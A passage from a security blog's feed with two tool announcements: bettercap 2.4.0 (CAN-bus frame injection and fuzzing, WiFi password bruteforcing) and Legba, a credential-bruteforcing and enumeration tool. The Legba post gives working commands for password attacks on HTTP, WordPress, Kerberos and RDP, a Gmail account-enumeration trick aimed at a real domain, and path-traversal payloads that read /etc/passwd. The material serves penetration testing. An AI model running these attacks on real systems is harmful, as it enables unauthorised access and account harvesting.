    <category term="udp" scheme="https://www.evilsocket.net/tags/udp/"/>
    
    <category term="responsible disclosure" scheme="https://www.evilsocket.net/tags/responsible-disclosure/"/>
    
    <category term="vulnerability research" scheme="https://www.evilsocket.net/tags/vulnerability-research/"/>
    
    <category term="linux security" scheme="https://www.evilsocket.net/tags/linux-security/"/>
    
    <category term="print services" scheme="https://www.evilsocket.net/tags/print-services/"/>
    
    <category term="unauthenticated access" scheme="https://www.evilsocket.net/tags/unauthenticated-access/"/>
    
    <category term="cve" scheme="https://www.evilsocket.net/tags/cve/"/>
    
    <category term="CVE-2024-47176" scheme="https://www.evilsocket.net/tags/CVE-2024-47176/"/>
    
    <category term="CVE-2024-47076" scheme="https://www.evilsocket.net/tags/CVE-2024-47076/"/>
    
    <category term="CVE-2024-47175" scheme="https://www.evilsocket.net/tags/CVE-2024-47175/"/>
    
    <category term="CVE-2024-47177" scheme="https://www.evilsocket.net/tags/CVE-2024-47177/"/>
    
  </entry>
  
  <entry>
    <title>Introducing Bettercap 2.4.0: CAN-Bus Hacking, WiFi Bruteforcing and Builtin Web UI</title>
    <link href="https://www.evilsocket.net/2024/09/13/Introducing-bettercap-2-4-0-CAN-bus-hacking-WiFi-bruteforcing-and-builtin-web-UI/"/>
    <id>https://www.evilsocket.net/2024/09/13/Introducing-bettercap-2-4-0-CAN-bus-hacking-WiFi-bruteforcing-and-builtin-web-UI/</id>
    <published>2024-09-13T10:46:25.000Z</published>
    <updated>2025-12-19T18:35:53.164Z</updated>
    
    <content type="html"><![CDATA[<p>I’m happy to announce, after quite some time, the new bettercap 2.4.0 major release. Other than including a plethora of long due fixes (additionally to what the <a href="https://github.com/bettercap/bettercap/releases/tag/v2.33.0">recent 2.33.0 already fixed</a>), it also packs a few new functionalities that extend its reach to car and industrial control system hacking. It’ll possibly take me some time to update the documentation on <a href="https://bettercap.org/">the official website</a> so I’m here today to write a bit about the new features. Also remember that you can use the <code>help</code>, <code>help ui</code>, <code>help can</code> and <code>help wifi</code> commands to check all the new options and added functionalities.</p><span id="more"></span><h2 class="heading-anchor" id="Car-and-ICS-hacking-with-the-new-CAN-module"><a href="#Car-and-ICS-hacking-with-the-new-CAN-module" class="anchor-link" aria-hidden="true">#</a><a href="#Car-and-ICS-hacking-with-the-new-CAN-module" class="headerlink" title="Car and ICS hacking with the new CAN module"></a>Car and ICS hacking with the new CAN module</h2><p>One of the protocols that always fascinated me but that I never really approached other than attending conference talks about it is CAN-bus. There are <a href="https://www.reddit.com/r/CarHacking/comments/ltbrzk/can_bus_and_car_hacking_getting_started_resources/">plenty of resources</a> to get you started with it so I’m not going too much into the details of it or the related attacks. The bottom line is that CAN-bus is a protocol used inside cars and some ICS that some components use to communicate diagnostics to the rest of the system. Everything is broadcasted, most of it is in the clear, there’re a multitude of attacks that can be performed, it’s a mess.</p><p>From a security researcher perspective however, other than the very basic ones inside the <code>can-tools</code> package, there’s not a single decent tool oriented to security. Most people end up writing their own python code that only works for that specific scenario or only showcases a specific attack.</p><p>So the new CAN module is an attempt to create a framework for this research that we can all easily access and use. Specifically, the new module can interact with any CAN-bus hardware that supports <code>socketcan</code> (if there’s also interest in CAN-bus over serial let me know and I’ll do my best to integrate it) and allows to:</p><h3 class="heading-anchor" id="Read-write-and-fuzz-raw-frames"><a href="#Read-write-and-fuzz-raw-frames" class="anchor-link" aria-hidden="true">#</a><a href="#Read-write-and-fuzz-raw-frames" class="headerlink" title="Read, write and fuzz raw frames"></a>Read, write and fuzz raw frames</h3><p>The very basic of CAN-bus functionalities. Set your device and enable the module to start reading raw frames:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">set can.device &#x2F;dev&#x2F;can0</span><br><span class="line"></span><br><span class="line">can.recon on</span><br></pre></td></tr></table></figure><p>You can also load and <strong>replay</strong> a dump previously captured with candump:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">set can.dump obd2-candump-2023-11-22_031813.log</span><br><span class="line"></span><br><span class="line">can.recon on</span><br></pre></td></tr></table></figure><p>Inject raw frames as <code>id#hex-data</code>:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">can.inject 0#aabbccddee</span><br></pre></td></tr></table></figure><p>Or generate random ones for fuzzing with <code>can.fuzz id size</code>:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">can.fuzz ff 8</span><br></pre></td></tr></table></figure><p>And show a list of the detected ECUs:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">can.show</span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="Load-your-own-DBC-files-decode-traffic-and-fuzz-with-them"><a href="#Load-your-own-DBC-files-decode-traffic-and-fuzz-with-them" class="anchor-link" aria-hidden="true">#</a><a href="#Load-your-own-DBC-files-decode-traffic-and-fuzz-with-them" class="headerlink" title="Load your own DBC files, decode traffic and fuzz with them"></a>Load your own DBC files, decode traffic and fuzz with them</h3><p>You can also use CAN-bus database files that describe a specific protocol, in which case bettercap will use it to automatically parse every frame on the bus (<a href="https://www.csselectronics.com/pages/obd2-dbc-file">css-electronics</a> and <a href="https://github.com/commaai/opendbc">comma.ai</a> have some very good ones):</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">set can.device &#x2F;dev&#x2F;can0</span><br><span class="line"></span><br><span class="line">can.dbc.load css-electronics&#x2F;obd2-pack-v5&#x2F;obd2-dbc&#x2F;CSS-Electronics-11-bit-OBD2-v2.2.dbc</span><br><span class="line"></span><br><span class="line">can.recon on</span><br></pre></td></tr></table></figure><p>When running with a DBC, you’ll also be able to use use it for fuzzing. For instance, to generate a specific message given its id, with randomized content:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">can.fuzz 12</span><br></pre></td></tr></table></figure><p>To instead pick a random message from a specific ECU and generate its contents randomly:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">can.fuzz ECU_name</span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="Decode-OBD2-PIDs-with-builtin-decoder"><a href="#Decode-OBD2-PIDs-with-builtin-decoder" class="anchor-link" aria-hidden="true">#</a><a href="#Decode-OBD2-PIDs-with-builtin-decoder" class="headerlink" title="Decode OBD2 PIDs with builtin decoder"></a>Decode OBD2 PIDs with builtin decoder</h3><p>Alternatively to using a DBC, if you work with OBD2 standard PIDs, you can just enable the builtin PID parser:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">set can.device &#x2F;dev&#x2F;can0</span><br><span class="line">set can.parse.obd2 true</span><br><span class="line">can.recon on</span><br></pre></td></tr></table></figure><p>For the first iteration of the CAN module this is all. I’m sure that many new features will be added in the future and many integrations with the builting scripting engine (the module can <a href="https://www.bettercap.org/usage/scripting/">already be scripted</a>).</p><p>Now to the WiFi :D</p><h2 class="heading-anchor" id="Wireless-low-hanging-fruits-with-the-new-WiFi-bruteforcer"><a href="#Wireless-low-hanging-fruits-with-the-new-WiFi-bruteforcer" class="anchor-link" aria-hidden="true">#</a><a href="#Wireless-low-hanging-fruits-with-the-new-WiFi-bruteforcer" class="headerlink" title="Wireless low-hanging fruits with the new WiFi bruteforcer"></a>Wireless low-hanging fruits with the new WiFi bruteforcer</h2><p>A while back a user created a github issue with a <a href="https://github.com/bettercap/bettercap/issues/1075">very smart feature request</a>: since many routers and printers have very simple wifi passwords, it is reasonable to expect that a wordlist based attack might be more successful at times than capturing and cracking the handshake.</p><p>So now we have <code>wifi.bruteforce</code>, that works wonderfully on both macOS and Linux:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br><span class="line">14</span><br><span class="line">15</span><br></pre></td><td class="code"><pre><span class="line">set wifi.interface en0</span><br><span class="line"></span><br><span class="line"># one or comma separated list</span><br><span class="line">set wifi.bruteforce.target TargetRouter</span><br><span class="line"></span><br><span class="line"># uncomment to attempt a password for each access point before moving to the next one</span><br><span class="line"># set wifi.bruteforce.wide true</span><br><span class="line"></span><br><span class="line"># set the wordlist to use</span><br><span class="line">set wifi.bruteforce.wordlist &#x2F;path&#x2F;to&#x2F;your&#x2F;wordlist.txt</span><br><span class="line"></span><br><span class="line"># stop at the first successful login</span><br><span class="line">set wifi.bruteforce.stop_at_first true</span><br><span class="line"></span><br><span class="line">wifi.bruteforce on</span><br></pre></td></tr></table></figure><h2 class="heading-anchor" id="Builtin-Web-UI"><a href="#Builtin-Web-UI" class="anchor-link" aria-hidden="true">#</a><a href="#Builtin-Web-UI" class="headerlink" title="Builtin Web UI"></a>Builtin Web UI</h2><p>Due to a series of issues with how Kali linux packaged bettercap’s webui, many users had a lot of troubles making it work correctly. Now the web ui is not something you have to download separately anymore, but it’s integrated as a module and all you have to do is:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">ui on</span><br></pre></td></tr></table></figure><p>Obviously the CAN module is already integrated with it. I hope this makes things easier :D</p><p><img src="/images/2024/ecus.png" alt="ECU panel"></p><p><img src="/images/2024/pids.png" alt="PIDs"></p><h2 class="heading-anchor" id="A-final-note-about-BLE-and-precompiled-binaries"><a href="#A-final-note-about-BLE-and-precompiled-binaries" class="anchor-link" aria-hidden="true">#</a><a href="#A-final-note-about-BLE-and-precompiled-binaries" class="headerlink" title="A final note about BLE and precompiled binaries"></a>A final note about BLE and precompiled binaries</h2><p>I’m also <a href="https://github.com/bettercap/bettercap/issues/1116">rewriting the BLE module</a>, but this will take some more time as I’m trying to make it work in a stable way for every supported operating system, which is everything but simple :D </p><p>Precompiled binaries will soon be uploaded to the github repo, meanwhile you can use the docker image or compile from source (compilation with <code>make</code> has been fixed too).</p><p>Stay tuned and as usual <a href="https://github.com/bettercap/bettercap/releases/tag/v2.4.0">enjoy</a>!</p>]]></content>
    
    
    <summary type="html">&lt;p&gt;I’m happy to announce, after quite some time, the new bettercap 2.4.0 major release. Other than including a plethora of long due fixes (additionally to what the &lt;a href=&quot;https://github.com/bettercap/bettercap/releases/tag/v2.33.0&quot;&gt;recent 2.33.0 already fixed&lt;/a&gt;), it also packs a few new functionalities that extend its reach to car and industrial control system hacking. It’ll possibly take me some time to update the documentation on &lt;a href=&quot;https://bettercap.org/&quot;&gt;the official website&lt;/a&gt; so I’m here today to write a bit about the new features. Also remember that you can use the &lt;code&gt;help&lt;/code&gt;, &lt;code&gt;help ui&lt;/code&gt;, &lt;code&gt;help can&lt;/code&gt; and &lt;code&gt;help wifi&lt;/code&gt; commands to check all the new options and added functionalities.&lt;/p&gt;</summary>


    <category term="bettercap" scheme="https://www.evilsocket.net/tags/bettercap/"/>
    
    <category term="offensive tools" scheme="https://www.evilsocket.net/tags/offensive-tools/"/>
    
    <category term="wireless security" scheme="https://www.evilsocket.net/tags/wireless-security/"/>
    
    <category term="can-bus" scheme="https://www.evilsocket.net/tags/can-bus/"/>
    
    <category term="canbus" scheme="https://www.evilsocket.net/tags/canbus/"/>
    
    <category term="car hacking" scheme="https://www.evilsocket.net/tags/car-hacking/"/>
    
    <category term="ics" scheme="https://www.evilsocket.net/tags/ics/"/>
    
    <category term="wifi bruteforcing" scheme="https://www.evilsocket.net/tags/wifi-bruteforcing/"/>
    
    <category term="webui" scheme="https://www.evilsocket.net/tags/webui/"/>
    
    <category term="automotive security" scheme="https://www.evilsocket.net/tags/automotive-security/"/>
    
    <category term="socketcan" scheme="https://www.evilsocket.net/tags/socketcan/"/>
    
  </entry>
  
  <entry>
    <title>Enumerate/Bruteforce/Attack All the Things! Presenting Legba</title>
    <link href="https://www.evilsocket.net/2023/11/02/Enumerate-Bruteforce-Attack-All-The-Things-Presenting-Legba/"/>
    <id>https://www.evilsocket.net/2023/11/02/Enumerate-Bruteforce-Attack-All-The-Things-Presenting-Legba/</id>
    <published>2023-11-02T16:46:32.000Z</published>
    <updated>2026-04-26T17:14:04.892Z</updated>
    
    <content type="html"><![CDATA[<p>During the last few weeks I’ve been working on a new tool that started as a way for me to become more familiar with Rust and its <a href="https://tokio.rs/">tokio asynchronous runtime</a> and then quickly turned into quite a comprehensive and efficient replacement for similar tools (thc-hydra, medusa, patator, etc). In this blog post I’m going to briefly present <a href="https://github.com/evilsocket/legba">project Legba</a>, the reasons behind its implementation and a few of the many possible use cases.</p><a href="https://en.wikipedia.org/wiki/Papa_Legba" target="_blank"><img width="350px" src="https://upload.wikimedia.org/wikipedia/commons/thumb/7/77/VeveLegba.svg/800px-VeveLegba.svg.png" alt="Veve symbol of Papa Legba, the Vodou loa for whom the Legba tool is named"/></a><h2 class="heading-anchor" id="TL-DR"><a href="#TL-DR" class="anchor-link" aria-hidden="true">#</a><a href="#TL-DR" class="headerlink" title="TL;DR"></a>TL;DR</h2><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">docker run -it evilsocket/legba:latest -h </span><br></pre></td></tr></table></figure><p>Don’t forget to <a href="https://github.com/evilsocket/legba/wiki">RTFM</a>.</p><h2 class="heading-anchor" id="Rust-Async-FTW"><a href="#Rust-Async-FTW" class="anchor-link" aria-hidden="true">#</a><a href="#Rust-Async-FTW" class="headerlink" title="Rust + Async FTW"></a>Rust + Async FTW</h2><p>When searching for authentication bruteforcing and wordlist attack tools, most of the times <a href="https://github.com/vanhauser-thc/thc-hydra">THC Hydra</a> is presented as the de facto standard, with some minor alternatives that are either 1-to-1 copies of it, much slower Python implementations, or protocol specific implementations.</p><p>While studying Hydra source code, three main factors caught my attention:</p><ol><li>It’s using <a href="https://github.com/vanhauser-thc/thc-hydra/blob/master/hydra-mod.c">blocking sockets</a>, meaning suboptimal scaling of I/O concurrent operations.</li><li>It’s implemented in a non memory safe language.</li><li>It does not support modern features such as CSRF token grabbing for HTTP requests, Kerberos Pre-Auth and more.</li></ol><p>For these reasons (and because I was a bit bored after months of not coding anything) I decided to work on Legba, with the following objectives in mind:</p><ol><li>Use Rust which would not only make the tool blazing fast, but memory safe and efficient.</li><li>Use an asynchronous runtime in order to get the best possible performance.</li><li>Implement it as a generic framework that supports highly modular plugins in order to easily add new features without touching the core.</li></ol><p>After some hours of coding, refactoring and optimizing I’ve come up with something that’s (in my opinion) pretty great. With an average runtime memory usage of less than 15MB, Legba beats Hydra in terms of efficiency by several orders of magnitude. </p><p>Here’s a benchmark of the two running some common plugins, both targeting the same test servers on localhost. The benchmark has been executed on a macOS laptop with an M1 Max CPU, using a wordlist of 1000 passwords with the correct one being on the last line. Legba was compiled in release mode, Hydra compiled and installed via <a href="https://formulae.brew.sh/formula/hydra">brew formula</a>.</p><p>Far from being an exhaustive benchmark, this table still gives a clear idea of how using an asynchronous runtime can drastically improve performances.</p><table><thead><tr><th>Test Name</th><th>Hydra Tasks</th><th>Hydra Time</th><th>Legba Tasks</th><th>Legba Time</th></tr></thead><tbody><tr><td>HTTP basic auth</td><td>16</td><td>7.100s</td><td>10</td><td>1.560s <strong>(🚀 4.5x faster)</strong></td></tr><tr><td>HTTP POST login (wordpress)</td><td>16</td><td>14.854s</td><td>10</td><td>5.045s <strong>(🚀 2.9x faster)</strong></td></tr><tr><td>SSH</td><td>16</td><td>7m29.85s *</td><td>10</td><td>8.150s <strong>(🚀 55.1x faster)</strong></td></tr><tr><td>MySQL</td><td>4 **</td><td>9.819s</td><td>4 **</td><td>2.542s <strong>(🚀 3.8x faster)</strong></td></tr><tr><td>Microsoft SQL</td><td>16</td><td>7.609s</td><td>10</td><td>4.789s <strong>(🚀 1.5x faster)</strong></td></tr></tbody></table><p><sup>* While this result would suggest a default delay between connection attempts used by Hydra. I’ve tried to study the source code to find such delay but to my knowledge there’s none. For some reason it’s simply very slow.</sup><br><sup>** For MySQL hydra automatically reduces the amount of tasks to 4, therefore legba’s concurrency level has been adjusted to 4 as well.</sup></p><p>Note how, while using less concurrent tasks, Legba is faster and in most cases more memory efficient.</p><h2 class="heading-anchor" id="A-Framework-For-Everything"><a href="#A-Framework-For-Everything" class="anchor-link" aria-hidden="true">#</a><a href="#A-Framework-For-Everything" class="headerlink" title="A Framework For Everything"></a>A Framework For Everything</h2><p>After implementing the core framework and the first protocol plugins, I realized that the tool functionalities went beyond just attacking authentication mechanisms via bruteforcing and wordlist attacks. Any type of enumeration task that requires an efficient parallelism and network I/O would be a good fit for it. This resulted in an extensive list of modules covering both authentication and enumeration of resources. I’ll add here just a few use cases, I highly recommend you guys to check <a href="https://github.com/evilsocket/legba/wiki">the project wiki</a> for the documentation and a full list of features.</p><h3 class="heading-anchor" id="All-the-HTTP-Things"><a href="#All-the-HTTP-Things" class="anchor-link" aria-hidden="true">#</a><a href="#All-the-HTTP-Things" class="headerlink" title="All the HTTP Things"></a>All the HTTP Things</h3><p>The very first module I developed, of course, was the HTTP module, which quickly became a set of different submodules supporting all sorts of things, such as:</p><p><strong>HTTP Basic Authentication</strong></p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">legba http.basic \</span><br><span class="line">    --username admin \</span><br><span class="line">    --password wordlists/passwords.txt \</span><br><span class="line">    --target http://localhost:8888/</span><br></pre></td></tr></table></figure><p><strong>HTTP Requests with NTLMv1 and NTLMv2 Authentication</strong></p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">legba http.ntlm2 \ <span class="comment"># use http.ntlm1 for v1.0</span></span><br><span class="line">    --domain example.org \</span><br><span class="line">    --workstation client \</span><br><span class="line">    --username admin \</span><br><span class="line">    --password wordlists/passwords.txt \</span><br><span class="line">    --target https://localhost:8888/</span><br></pre></td></tr></table></figure><p><strong>HTTP Pages Enumeration</strong></p><p>This was implemented to replace <a href="https://github.com/evilsocket/dirsearch">dirsearch</a>.</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">legba http.enum \</span><br><span class="line">    --payloads data/pages.txt \</span><br><span class="line">    --target http://localhost:8888/ \</span><br><span class="line">    --http-enum-ext php \ <span class="comment"># php is the default value for file extensions</span></span><br><span class="line">    --http-success-codes 200 </span><br></pre></td></tr></table></figure><p>Wordpress plugin discovery using interpolation syntax:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">legba http.enum \</span><br><span class="line">    --payloads data/wordpress-plugins.txt \</span><br><span class="line">    --target http://localhost:8888/wp-content/plugins/&#123;PAYLOAD&#125;/readme.txt \</span><br><span class="line">    --http-success-codes 200 </span><br></pre></td></tr></table></figure><p>LFI vulnerability fuzzing:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">legba http.enum \</span><br><span class="line">    --payloads data/lfi.txt \</span><br><span class="line">    --target http://localhost:8888/ \</span><br><span class="line">    --http-success-string <span class="string">&quot;root:&quot;</span></span><br></pre></td></tr></table></figure><p>The <code>data/lfi.txt</code> would be something like:</p><figure class="highlight plain"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">?page&#x3D;..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd</span><br><span class="line">file?filename&#x3D;..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5c..%5cetc&#x2F;passwd</span><br><span class="line">...</span><br><span class="line">... and so on ...</span><br><span class="line">...</span><br></pre></td></tr></table></figure><p>Google Suite / GMail valid accounts enumeration (this is a pretty neat trick that <a href="https://twitter.com/evilsocket/status/1720063591007543775">I’ve recently found out about</a>):</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">legba http.enum \</span><br><span class="line">    --payloads data/employees-names.txt \</span><br><span class="line">    --http-success-string <span class="string">&quot;COMPASS&quot;</span> \</span><br><span class="line">    --http-success-codes 204 \</span><br><span class="line">    --quiet \</span><br><span class="line">    --target <span class="string">&quot;https://mail.google.com/mail/gxlu?email=&#123;PAYLOAD&#125;@broadcom.com&quot;</span> </span><br></pre></td></tr></table></figure><p><strong>Various web login pages</strong></p><p>HTTP Post Request (Wordpress wp-login.php page):</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">legba http \</span><br><span class="line">    --username admin \</span><br><span class="line">    --password wordlists/passwords.txt \</span><br><span class="line">    --target http://localhost:8888/wp-login.php \</span><br><span class="line">    --http-method POST \</span><br><span class="line">    --http-success-codes 302 \ <span class="comment"># wordpress redirects on successful login</span></span><br><span class="line">    --http-payload <span class="string">&#x27;log=&#123;USERNAME&#125;&amp;pwd=&#123;PASSWORD&#125;&#x27;</span></span><br></pre></td></tr></table></figure><p>HTTP Post Request (Wordpress xmlrpc.php)</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">legba http \</span><br><span class="line">    --username admin \</span><br><span class="line">    --password wordlists/passwords.txt \</span><br><span class="line">    --target http://localhost:8888/xmlrpc.php \</span><br><span class="line">    --http-method POST \</span><br><span class="line">    --http-payload <span class="string">&#x27;&lt;?xml version=&quot;1.0&quot; encoding=&quot;iso-8859-1&quot;?&gt;&lt;methodCall&gt;&lt;methodName&gt;wp.getUsersBlogs&lt;/methodName&gt;&lt;params&gt;&lt;param&gt;&lt;value&gt;&lt;string&gt;&#123;USERNAME&#125;&lt;/string&gt;&lt;/value&gt;&lt;/param&gt;&lt;param&gt;&lt;value&gt;&lt;string&gt;&#123;PASSWORD&#125;&lt;/string&gt;&lt;/value&gt;&lt;/param&gt;&lt;/params&gt;&lt;/methodCall&gt;&#x27;</span> \</span><br><span class="line">    --http-success-string <span class="string">&#x27;isAdmin&#x27;</span> <span class="comment"># what string successful response will contain</span></span><br></pre></td></tr></table></figure><p>Or using the @ syntax to load the payload from a file:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">legba http \</span><br><span class="line">    --username admin \</span><br><span class="line">    --password wordlists/passwords.txt \</span><br><span class="line">    --target http://localhost:8888/xmlrpc.php \</span><br><span class="line">    --http-method POST \</span><br><span class="line">    --http-payload @xmlrpc-payload.xml \</span><br><span class="line">    --http-success-string <span class="string">&#x27;isAdmin&#x27;</span></span><br></pre></td></tr></table></figure><p>HTTP Post Request with CSRF Token grabbing:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br></pre></td><td class="code"><pre><span class="line">legba http \</span><br><span class="line">    --username admin \</span><br><span class="line">    --password wordlists/passwords.txt \</span><br><span class="line">    --target http://localhost:8888/ \</span><br><span class="line">    --http-csrf-page http://localhost:8888/ \ <span class="comment"># where to grab the CSRF token from, or empty if it&#x27;s the same as --target</span></span><br><span class="line">    --http-csrf-regexp <span class="string">&#x27;&lt;input type=&quot;hidden&quot; name=&quot;(token)&quot; value=&quot;([^\&quot;]+)&quot;&#x27;</span> \ <span class="comment"># regular expression to extract it</span></span><br><span class="line">    --http-method POST \</span><br><span class="line">    --http-payload <span class="string">&#x27;user=&#123;USERNAME&#125;&amp;pass=&#123;PASSWORD&#125;&#x27;</span></span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="DNS-Subdomain-Enumeration"><a href="#DNS-Subdomain-Enumeration" class="anchor-link" aria-hidden="true">#</a><a href="#DNS-Subdomain-Enumeration" class="headerlink" title="DNS Subdomain Enumeration"></a>DNS Subdomain Enumeration</h3><p>I wanted to write something faster and simpler than my <a href="https://github.com/evilsocket/xray">XRay</a>, therefore:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">legba dns \</span><br><span class="line">    --payloads data/200k-dns.txt \</span><br><span class="line">    --target something.com \</span><br><span class="line">    --dns-resolvers <span class="string">&quot;1.1.1.1&quot;</span> <span class="comment"># comma separated list of DNS resolvers, do not pass to use the system resolver</span></span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="TCP-Port-Scanning"><a href="#TCP-Port-Scanning" class="anchor-link" aria-hidden="true">#</a><a href="#TCP-Port-Scanning" class="headerlink" title="TCP Port Scanning"></a>TCP Port Scanning</h3><p>Because why the hell not?! :D</p><p>Scan all TCP ports with a 300ms timeout:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">legba tcp.ports \</span><br><span class="line">    --target something.com \</span><br><span class="line">    --timeout 300 </span><br></pre></td></tr></table></figure><p>Scan a custom range of ports with a 300ms timeout:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">legba tcp.ports \</span><br><span class="line">    --target something.com \</span><br><span class="line">    --tcp-ports <span class="string">&#x27;80-10000&#x27;</span> \</span><br><span class="line">    --timeout 300 </span><br></pre></td></tr></table></figure><p>Scan a custom list of ports with a 300ms timeout:</p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">legba tcp.ports \</span><br><span class="line">    --target something.com \</span><br><span class="line">    --tcp-ports <span class="string">&#x27;21, 22, 80, 443, 8080&#x27;</span> \</span><br><span class="line">    --timeout 300 </span><br></pre></td></tr></table></figure><h3 class="heading-anchor" id="Other-Protocols"><a href="#Other-Protocols" class="anchor-link" aria-hidden="true">#</a><a href="#Other-Protocols" class="headerlink" title="Other Protocols"></a>Other Protocols</h3><p><strong>Kerberos 5 Pre-Auth (users enumeration and password authentication).</strong></p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line">legba kerberos \</span><br><span class="line">    --target dc.example.org \</span><br><span class="line">    --username admin \</span><br><span class="line">    --password wordlists/passwords.txt \</span><br><span class="line">    --kerberos-realm example.org</span><br></pre></td></tr></table></figure><p><strong>Microsoft Remote Desktop</strong></p><figure class="highlight sh"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">legba rdp \</span><br><span class="line">    --target localhost:3389 \</span><br><span class="line">    --username admin \</span><br><span class="line">    --password data/passwords.txt</span><br></pre></td></tr></table></figure><p>The list goes on and on, at the time of writing (<a href="https://github.com/evilsocket/legba/wiki">check the wiki for updates!</a>) the list of supported features and protocols is: AMQP (ActiveMQ, RabbitMQ, Qpid, JORAM and Solace), Cassandra/ScyllaDB, DNS subdomain enumeration, FTP, HTTP (basic authentication, NTLMv1, NTLMv2, multipart form, custom requests with CSRF support and files/folders enumeration), IMAP, Kerberos pre-authentication and user enumeration, LDAP, MongoDB, Microsoft SQL, MySQL, Oracle, PostgreSQL, POP3, RDP, Redis, SSH / SFTP, SMTP, STOMP (ActiveMQ, RabbitMQ, HornetQ and OpenMQ), TCP port scanning, Telnet, VNC.</p><h2 class="heading-anchor" id="Fin"><a href="#Fin" class="anchor-link" aria-hidden="true">#</a><a href="#Fin" class="headerlink" title="Fin"></a>Fin</h2><p>As usual, the tool is released under the GPL3 license and all contributions are more than welcome. Enjoy ^_^</p>]]></content>


    <summary type="html">&lt;p&gt;During the last few weeks I’ve been working on a new tool that started as a way for me to become more familiar with Rust and its &lt;a href=</summary>


